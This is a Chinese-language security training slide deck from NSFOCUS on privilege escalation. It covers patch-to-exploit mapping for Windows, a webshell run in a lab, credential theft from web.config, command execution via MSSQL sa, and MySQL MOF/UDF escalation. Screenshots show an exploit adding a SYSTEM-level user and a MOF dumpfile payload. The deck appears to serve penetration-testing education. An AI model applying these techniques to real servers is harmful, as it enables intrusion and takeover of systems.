

# 权限提升技术



绿盟科技 安全服务部 游江

# 提权

1、概念：通过各种办法和漏洞，提高自己在服务器中的权限，以便控制全局。

2、分类：

系统漏洞提权

数据库提权

系统配置错误提权

权限继承类提权

第三方软件/服务提权

获取高权限账号提权

WebSevrver漏洞提权

Windows:

User >> System


Linux:

User >> Root

# 系统漏洞提权


系统漏洞提权一般就是利用系统自身缺陷，使用shellcode来提升权限。为了使用方便，windows和linux系统均有提权用的可执行文件。

Windows的提权exp一般格式为MS08067.exe；  
Linux的提权exp一般格式为2.6.18-194或2.6.18.c



A screenshot of a file explorer window showing a list of Windows exploit files. Each file has a small icon representing an executable file. The files are listed vertically:

- MS06007.exe
- ms06040.exe
- ms06040rpc.exe
- ms07065.exe
- ms11046.exe
- ms11080.exe



A screenshot of a file explorer window showing a list of Linux exploit files. Each file has a small icon representing a text file. The files are listed vertically:

- 2.6.18-164-2010.c
- 2.6.18-194
- 2.6.23-24.c
- 2.6.24.c
- 2.6.31.c
- 2.6.31-rc7.c

# Windows提权

Windows系统漏洞微软的漏洞编号命名格式为：

**MS08067**

**MS** Microsoft的缩写，固定格式；

**08** 表示年份，即2008年发布的漏洞；

**067** 表示顺序，即当年度发布的第67个漏洞。

提权exp使用方法：


使exp执行即可，一般情况下是使用cmd.exe来执行。在日常渗透测试过程中，我们常常会先是拿到webshell再进行提权。所以提权脚本也常常会被在webshell中运行使用。

## 那么我们如何知道使用哪个exp来提权呢？

使用systeminfo命令或者查看补丁目录，查看补丁记录，来判断有哪个补丁没打，然后使用相对应的exp进行提权。

KB2645640 MS12-009  
KB2641653 MS12-018  
KB952004 MS09-012 Pr.exe  
KB956572 MS09-012 巴西烤肉  
KB971657 MS09-041  
KB2620712 MS11-097  
KB2393802 MS11-011 ms11011.exe  
KB942831 MS08-005  
KB2503665 MS11-046 ms11046.exe  
KB2592799 MS11-080 ms11080.exe

在webshell中，我们的权限往往比较低：



The screenshot shows a web browser window with the address bar displaying `http://192.168.72.132:8000/index.aspx`. Below the browser window is a web application interface. At the top, there is a timestamp `2015-12-10 17:08:57` and a row of buttons: `Sysinfo`, `IISSpy`, `WebShell`, `Command`, `SqlTools`, `SuExp`, `PortScan`, `RegShell`, and `Logout`. Below these buttons is a copyright notice: `Copyright (C) 2008 Bin -> WwW.Ro0TkIt.NeT.Cn -> Reverse-IP`. The main area contains two input fields: `CmdPath :` with the value `C:\Windows\System32\Cmd.exe` and `Argument :` with the value `/c whoami`. Below these fields is a `Run` button. The output of the command is displayed at the bottom: `nt authority\network service`.

执行systeminfo并为发现KB956572补丁，我们便使用MS09-012漏洞进行提权。上传漏洞利用工具到一个可写的目录。

↻
🏠
↶
🕒
☆
http://192.168.72.132:8000/index.aspx

导入用户数据

2015-12-10 17:08:57

Sysinfo
IISSpy
WebShell
Command
SqlTools
SuExp
PortScan
RegShell
Logout

Copyright (C) 2008 Bin -> WwW.Ro0TkIt.NeT.Cn -> Reverse-IP

CmdPath :

Argument :

Run

```

[IIS6Up]-->IIS Token PipeAdmin golds7n Version
[IIS6Up]-->This exploit gives you a Local System shell
[IIS6Up]-->Set registry OK
[process walking]: 3468 ms09-012.exe
[process walking]: 4716 w3wp.exe
[process walking]: 5620 Cmd.exe
[process walking]: 5628 wmiprvse.exe
[IIS6Up]-->Got WMI process Pid: 5628
[Try 1 time...]
[IIS6Up]-->Found token NETWORK SERVICE
[IIS6Up]-->Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: net user aaa aaa /add
[+]Done, command should have ran as SYSTEM!
命令成功完成。

```

# Linux提权

Linux系统漏洞的exp一般按照内核版本来命名：

2.6.18-194或2.6.18.c

形如2.6.18-194，可以直接执行；

形如2.6.18.c，需要编译后运行，提权。

当然也有少部分exp是按照发行版版本命名。

提权exp使用方法：

使exp执行即可，一般情况下linux的本地提权要用nc反弹出来，因为Linux下提升权限后得到的是交互式shell，需反弹才能进行下一步命令的执行。



# 数据库提权

数据库提权就是利用执行数据库语句、利用数据库函数等方式提升服务器用户的权限。

Mysql的提权一般是使用自定义函数提权或mof提权Mssql的提权一般是调用xp\_cmdshell函数来提权。

数据库提权首先我们要先有能力登入数库，所以通常我们拿到webshell之后要去网站目录去找数据库连接文件，常在形如xxx.conf或conf.xxx文件中。

例如，我们发现该网站下web.config存放着连接数据库的用户名密码信息：

名称	大小	类型	修改日期	属性
aspnet_client		文件夹	2014-7-20 13:39	
index.asp	63 KB	ASP 文件	2014-7-8 11:48	A
index.aspx	63 KB	ASP.NET Server ...	2015-12-10 17:08	A
test.txt	1 KB	文本文档	2014-7-20 11:26	A
web.config	1 KB	XML Configurati...	2015-12-10 17:26	A

☆ http://192.168.72.132:8000/index.aspx

★ ☐ 导入用户数据

2015-12-10 17:08:57

[Sysinfo](#)
[IISSpy](#)
[WebShell](#)
[Command](#)
[SqlTools](#)
[SuExp](#)
[PortScan](#)
[RegShell](#)
[Logout](#)

Copyright (C) 2008 Bin -> WwW.Ro0TkIt.NeT.Cn -> Reverse-IP

Drives : A:\ C:\ D:\ WebRoot : C:\wwwroot\MSSQLpri

Upfile : [选择文件](#) 没有选择文件  [GO](#)

[UpLoad](#)

Create :  [NewFile](#) [NewDir](#)

Copy :  To:  [Copy](#) [Cut](#)

Name	Size(Byte)	ModifyTime	Operate
[Parent Directory]			
aspnet_client	<dir>	2014-7-20 13:39:54	Ren Att Del
index.asp	64152	2014-7-8 11:48:49	Edit Ren Down Att Del
index.aspx	64122	2015-12-10 17:08:45	Edit Ren Down Att Del
test.txt	4	2014-7-20 11:26:40	Edit Ren Down Att Del
web.config	303	2015-12-10 17:26:13	Edit Ren Down Att Del

## 通过webshell的文本编辑功能查看连接信息：

[←](#)
[→](#)
[↺](#)
[↻](#)
[🕒](#)

[☆](#)

[★](#)
☐ 导入用户数据

2015-12-10 17:28:43

[Sysinfo](#)
[IISSpy](#)
[WebShell](#)
[Command](#)
[SqlTools](#)
[SuExp](#)
[PortScan](#)
[RegShell](#)
[Logout](#)

Copyright (C) 2008 Bin -> WwW.Ro0TkIt.NeT.Cn -> Reverse-IP

Drives : A:\ C:\ D:\ WebRoot : C:\wwwroot\MSSQLpri

Upfile : [选择文件](#) 没有选择文件  [GO](#)

[UpLoad](#)

Create :  [NewFile](#) [NewDir](#)

Copy :  To:  [Copy](#) [Cut](#)

Path:

```

<configuration>
  <system.web>
    <customErrors mode="Off"/>
  </system.web>
  <connectionStrings>
    <remove name="LocalSqlServer" />
    <add name="SqlConnStr" connectionString="user id=sa;password=sa;initial catalog=Test1;data source=Test1" />
  </connectionStrings>
</configuration>
        
```

将用户名密码信息填写到SqlTools相关模块中，并连接：

← → ↺ ⬆ ↻ 🕒
☆ http://192.168.72.132:8000/index.aspx

★ □ 导入用户数据

2015-12-10 17:28:43

Sysinfo IlSSpy WebShell Command SqlTools SuExp PortScan RegShell Logout

Copyright (C) 2008 Bin -> WwW.Ro0TkIt.NeT.Cn -> Reverse-IP

ConnString :

☒ MS-SQL
 ☐ MS-Access
 Submit

DataBase SA\_Exec SQL\_Dir

**SQLversion** : Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86) Oct 14 2005 00:33:37 Copyright (c) 1988-2005 Microsoft Corporation Enterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 2)

**DataBase** :  
 master | tempdb | model | msdb | Test1 | Test\_EIMS |

**SRVROLEMEMBER** : sa

此时我们以SA权限执行系统命令：

← → ↺ 🏠 ↻ 🕒 ☆

★ ☐ 导入用户数据

2015-12-10 17:28:43

Sysinfo IISSpy WebShell Command SqlTools SuExp PortScan RegShell Logout

Copyright (C) 2008 Bin -> WwW.Ro0TkIt.NeT.Cn -> Reverse-IP

ConnString :

☒ MS-SQL ☐ MS-Access Submit

DataBase SA\_Exec SQL\_Dir

SA\_Exec

\\NSFOCUSTEST2 的用户帐户

Administrator	apache	ASPNET
Guest	IUSR_NSFOCUSTEST	IWAM_NSFOCUSTEST
SUPPORT_388945a0	test	

命令成功完成。

# Mof提权

← → ↻ 192.168.72.132:800/MysqlUDFpri/udf.php?action=SQL&

MYSQL连结成功

DLL导出路径: **注意:** MYSQL 5.0以上版本请使用系统目录!

C:\Winnt\udf.dll

导出到此目录

SQL命令:

select load\_file('C:\wwwroot\mof\_pri\1.mof') into dumpfile 'c:/windows/syste

执行

回显结果:

```
<br />
<b>Warning</b>:  mysql_num_fields(): supplied argument is not a valid MySQL result resource in
<b>C:\wwwroot\MysqlUDFpri\udf.php</b> on line <b>144</b><br />
```

```
<br />
<b>Warning</b>:  mysql_fetch_array(): supplied argument is not a valid MySQL result resource in
<b>C:\wwwroot\MysqlUDFpri\udf.php</b> on line <b>148</b><br />
```



Q & A